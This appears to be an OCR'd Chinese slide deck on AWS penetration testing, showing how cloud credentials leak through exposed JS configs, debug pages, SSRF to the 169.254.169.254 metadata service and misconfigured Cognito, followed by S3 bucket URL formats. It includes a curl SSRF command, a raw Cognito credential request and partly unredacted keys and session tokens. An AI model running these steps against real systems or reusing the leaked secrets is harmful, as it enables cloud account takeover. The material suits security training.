浅谈云上渗透测试方法

Mickey

云上常见的风险


- 凭据泄漏
- S3权限配置不当
- 安全组配置不当
- IAM权限配置不当

预备知识:

- 责任共担模式
- IAM/EC2/S3/cloudtrails/ECS/elasticbeanstalk
- 服务对应的IP范围 (https://docs.aws.amazon.com/general/latest/gr/aws-ip-ranges.html)
- Security group
- Region
- SDK (boto3)
- Metadata (169.254.169.254/169.254.170.2)

凭据泄漏的常见方式

- 除了GITHUB,常规扫描网站也能发现
  - 例如： http://x.x.x.x/config.json
    Http://x.x.x.x/js/config.js




view-source:http://52[redacted]

```
var ss;


    var credentials = {
        accessKeyId: 'AKIAO[redacted]
        secretAccessKey: 'r6w[redacted]ZJ'
    };  //秘钥形式的登录上传
    AWS.config.update(credentials);
    AWS.config.region = 'cn-north-1';   //设置区域


//var docClient = new AWS.DynamoDB.DocumentClient();


    // create bucket instance
    var bucket = new AWS.S3({params: {Bucket: 'z[redacted]o-bucket'}});  //选择桶
    var fileChooser = document.getElementById('filechooser');
    var button = document.getElementById('upload-button');
    var results = document.getElementById('results');
var dynamodb = new AWS.DynamoDB();
```

凭据泄漏的常见方式

- 通过WEB应用程序的debug/出错页面




FILES No FILES data

COOKIES No cookie data

META

Variable	Value
AWS_ACCESS_KEY_ID	'[redacted]'
AWS_DEFAULT_REGION	'ap-southeast-1a'
AWS_SECRET_ACCESS_KEY	'[redacted]'
AWS_VPC_ID	"[redacted]"
CLOUD_PLATFORM	'AWS'
CONTENT_LENGTH	''
CONTENT_TYPE	'text/plain'
DATABASE_HOST	'11.10.1.201'
DATABASE_NAME	'ns_ipam'
DATABASE_PASSWORD	'[redacted]'
DATABASE_PORT	'5432'
DATABASE_USER	'ns_ipam'
DJANGO_SETTINGS_MODULE	'dnsaas.settings'
DNSAAS_AWS_AUTH	'KEY'
DNSAAS_DBHOST	'172.17.0.1'
DNSAAS_DBNAME	'[redacted]'
DNSAAS_DBPASSWORD	'12345'




```
ec2-user@kali:~$ curl -k -s "https://[redacted].execute-api.us-east-1.amazonaws.com/[redacted]l?code=xss" |grep '{' |jq .
{
  "PATH": "/var/lang/bin:/usr/local/bin:/usr/bin/:/bin:/opt/bin",
  "LD_LIBRARY_PATH": "/var/lang/lib:/lib64:/usr/lib64:/var/runtime:/var/runtime/lib:/var/task:/var/task/lib:/opt/lib",
  "LANG": "en_US.UTF-8",
  "TZ": ":UTC",
  [redacted]
  "AWS_EXECUTION_ENV": "AWS_Lambda_nodejs8.10",
  "_HANDLER": "index.handler",
  "NODE_PATH": "/opt/nodejs/node8/node_modules:/opt/nodejs/node_modules:/var/runtime/node_modules:/var/runtime:/var/task:/var
/runtime/node_modules",
  "AWS_ACCESS_KEY_ID": "AS1[redacted]R",
  "AWS_SECRET_ACCESS_KEY": "[redacted]HDN0oj",
  "AWS_SESSION_TOKEN": "AgoJ[redacted]/CIQDLyWQuCA3W6M4HiKmkjn99Dpls5glupdwah+ow91AdLgIhAP/qtMwy8X5S2
raB9OSMWzOg+BnHF+hCmKGfZh1oB[redacted]MzMxNzg4IgxW3v8rGQTMOAMBaJUq3wFn07GSqR6TqSQYloebeEaNWBFlH2P8IW
yazppcRGZcKN9hWOqpKH258bezLl[redacted]3dt8dEED07xSP/ZYdx95TIIxKxA+ngeXYqg2v/EB8hxbdo0Zdo5r1G55MXh17R
vjMJT1iN/mZVl1B/QNZ1F5tZRBiw[redacted]/pmEu3xayWO21z1N1/cneoW8aQ8+hVzQhK0fBrnKsIq9ulAI2XJlCM1ED9DgpEH
UGMtMFljywYolX0hMPSdkeoFOrMBQ8NZlEcciNxt09AgRZMAzm1oRxI5kTglVFO8BqjLfVOIg1SLjM980KTOb0hmc+b9ha2NqA1YWhW442nL39d0Cf8sRst6dGJEl
Ury7emHGKy8UUbpzbWwp8VG4q0yljTr29xxLHQpd801yQAUhMx/vo+AGSfQzDmRA6vXTIihQyMZsV1q/Tv4CoJP9WGa/UDJN3mWzOXhVHwa4ldqezuMSdJDEnnMon
1770033Tb9cfRXFWA="
}
```

凭据泄漏的常见方式

- 通过metdata泄漏,需要配合其他的漏洞,例如SSRF


http://169.254.169.254/latest/meta-data/iam/security-credentials/



```
[centos@ip-172-26-8-51 html]$ curl [redacted]?url=http://169.254.169.254/latest/meta-data/iam/security-cr
edentials/AmazonLightsailInstanceRole [redacted]
{
  "Code" : "Success",
  "LastUpdated" : "2019-[redacted]
  "Type" : "AWS-HMAC",
  "AccessKeyId" : "ASIA2[redacted]
  "SecretAccessKey" : "GiJ8s2nEISFKIp39WnwGXXGesiB8Jd5e50O76AOR",
  "Token" : "AgoJb3JpZ2luX2VjEDMaDmFwLXNvdXRoZWFzdC0xIkYwRAIgD8PY7uET7TJqBUgWhk7phoo4UYmk31F7An9IusJGYs8CIGQWJYvqvCtlAznTLQCN
tWc8gs5tF/SlQji83NNfXo1EKu0DCKz//////////wEQABoMNjkxNzEyMDMwODMwIgxw4KrLkTUmHB3sGVAqwQPls457AATqXWt1yqGEh6G+F90PRK+9Esm9TepX0
FixTpzk4Aad3lpw7EBTU2+h3p+6/qPTjsVpT4aBS4Ha92d5n7OB8crsiPzDkis98Ksvf6bVeTfaUd3K6hW2qRWj+8pTVIjQoh2dR7YcBzS3gN5VJ82XSwLhLjIsPv
3Iok4tlyKuOsCTD55IOBZIQYYPBxhsMa5RS0MAX4VAhxTSU57TNPSrGGyy9ilsdxy9sw/sQ2dV1V5y59xYtlsSn9qVLkGHyylj8i+msHLBrXy4vPRwrnZ17V/CxKN
ltDzB6iRxzOCOjB3QgtaHGw75AvTMkYkguYnd3Ra6dVB10I742CtQu9+5gVWB9zTLiNN4DHLf9eUrfpyORxRiE8lLK48DKpldIocTbMRwn/31alCUs3p6XFbK1hiR
DPeoJOMDsZq3al+js6HkAmAsGhnFAoGb5s+AicH/5Qnvpm6RKmUT1cN6DZMDWXYPzMV9RO8n6M5Ec4BKNH3lwOTDYVEXv4JxdD5O0qGzaZwSaotj9bjyZVkPP0nKi
tGEOXD6jyFh2TXq6fwDvoxJBIji3mFS1K6fcY8o8n7JDZ4wxKt07uwyKkqEoTDMvofqBTq1AYc39amLr938KSz86GSiJdFTag/OXf2BAEAQmtqombHIJPDfTy2/dH
chdT2js5QOpMSMJ/zxdXvFAwMnd/XNG7nDWqKKzQcWSwirhFkQco3JIsOSlSqJfjlHbheks5IBebvhejckYEOz5AUZ3y8P86PZTFc1e46h4IhLpkEPdZmW7FVmtqm
QzecwAi6oWX792fb1sISDO7lbYF3c9cBtYfwMmQSHDsEBYPTCKr2bRU7CVTt9WbM=",
  "Expiration" : "2019-[redacted]
```

凭据泄漏的常见方式

- 通过cognito配置不当泄漏



Target: https://cognito-identity.ap-southeast-1.amazonaws.com

Request

```
POST / HTTP/1.1
Host: cognito-identity.ap-southeast-1.amazonaws.com
Connection: close
Content-Length: 68
Pragma: no-cache
Cache-Control: no-cache
X-Amz-Target: AWSCognitoIdentityService.GetCredentialsForIdentity
X-Amz-User-Agent: aws-amplify/1.0.16 js aws-amplify/1.0.16 js callback
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/70.0.3538.102 Safari/537.36
Content-Type: application/x-amz-json-1.1
Accept: */*
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

{"IdentityId":"ap-southeast-1:88b7[redacted]}
```

Response

```
HTTP/1.1 200 OK
Date: Thu, 30 May 2019 18:49:07 GMT
Content-Type: application/x-amz-json-1.1
Content-Length: 1725
Connection: close
x-amzn-RequestId: 9ad3c7da-830b-11e9-a830-9f878360b84d

{"Credentials":{"AccessKeyId":"ASIA2[redacted]"Expiration":1.559245747E9,"Sec
retKey":"ipgzgku5hSjixmNcumNL1Qe[redacted]SessionToken":"AgoGb3JpZ2luELf///
///////wEaDmFwLXNvdXRoZWFzdC0xIoACvEmKxQDEAKIvSIj0q1a1ShKs5FyUsCa+yZFBWRjsMF
C/qHdM0oLjEMu0skDRwcGzfUq3U6So8wQ3caJgH4wOBHA0f2z6EvANGr5HVEjrM3HVqKLz6YK
3BqvTikTkpcMKVMBe6yNHwsIopGm4RONGOgIwpTMYIE66eMA2hAwIc7pQV58qFz90zTgWyRq
NjFlyfQMhsojJRazeQ6wcuKb3mQsovkfj30ttZVRc2sBeQHHWb55lhB/pqaRmLyGnKGO9w/MdEY
mBcglrMAlqSMT/MhmU6tzqpiYQq2ryBEeuP6So0GKnWaoC3Wb2Yc/LcM+QOJl8Z6LaueEh3JuY0
XUO/iq2Bgh8EAAaDDczNTQzNTI2MDY1MiIMhP5EqXvLnoJtqoQrKpMGmhluhKXAvQGgEBnTnPuar
7Z1PWFM+dThW8vi21KhmAAufRrQ8vfSCeb8KpvBP0QArO0PVqWpbg54AkJ69H9b4YrRotqB9P
NwfX1/GI3vk41VBovaFdAhtTzodyNWPSE+y5vkgjT1lrmtIGLC03aa4fZ/ormsoYxEdseIQRmkbjvA
SP80aIXDreCOgE9fDG4FEXjE7bI+JbmsVDk3RnqFPNPCxvUXW3H6GfrF2/F4wXnUiaEUjDK3q5JX/
wjQ+8u308iSAFg4n1FxFIRUizM1OcdN+R61oe3GxjoZFky0i13OS9mYI6cuozEtEX7vyjP+WSYIt
eOGo+QgLbaQL7PIgBQYgevnV8dKtQIwWoreDIGMizq35NfYcJ1NU2dfylsw8N8vFRfRjLSeqXcwST
obvjT5amRRbRrhsozm8OL1Tsc6BMRSq01QZEqX5aEBGnRgKF0wRofiHx4JU1XmPuFOdKgZfxU
DNCLvdVUTRgluZGqX9Gd2RqoYwxPsdUIgIKant2ME5cIKXpY0cJuISACRhSsoBd30+cp68JZdf1j/n
PRQ70kY9BIUHpBLgc+5O5ZJuXHwGZOA7ksv+zBYKMcShR5cqdUEph8XGRHr+Q+raptXeCl7FJt
Y/YSAqeOraNO9F1ZqT1QKGUNJzR3/qXptDOALBeCGjuPpx3eh1lumWjfN0RRjdaTv9BDrXc+ma
WkSIVG//6ipISTz0MN/SKtNi45Mc8GRNQs3ndebuQ6jMEkQ9bFA5/AWw5DZOfk9hVYjpIwEKckLd
ev854YkRL8LNfgRbj7IhZIoytch+OOKlk2dZxgynMomQqBfQ78T4w6fWtvaSJW0SPjCb58CvEUSN
E5UcIDatGdnMUY6KROzXhQrRUegTWqBQN9U9I2IVqC0ZeXTQMhW8zEOWoY2klo/9kSaca5ufT
NIYNx/BvsWMpjGDYwnbzjeZVXJaBwJv8LSRkWHf57zyFbE6pKbqu/GMMRdLFZOsHs+SMZIRp0nI
WttGlgdhsHclw3/wRBtIOxxtyAJYWzGg+Azagd9+pSRF61HGDCjy8DnBQ=="},"IdentityId":"ap-s
outheast-1:8[redacted]
```

S3 存储桶权限配置过松

S3桶的URL访问方式：

s3.区域.amazonaws.com/存储桶名 或 存储桶名.s3.区域.amazonaws.com

存储桶命名规则：

- 存储桶名称的长度介于 3 和 63 个字符之间，并且只能包含小写字母、数字、句点和短划线。
- 存储桶名称中的每个标签必须以小写字母或数字开头。
- 存储桶名称不能包含下划线、以短划线结束、包含连续句点或在句点旁边使用短划线。
- 存储桶名称不能采用 IP 地址格式 (198.51.100.24)。

例子：

http://pentest.lab.s3.ap-southeast-1.amazonaws.com/


http://s3.ap-southeast-1.amazonaws.com/pentest.lab

http://pentest.lab.s3.amazonaws.com/

http://demo.cc.s3.amazonaws.com/

S3 存储桶权限配置过松


手工测试：



```
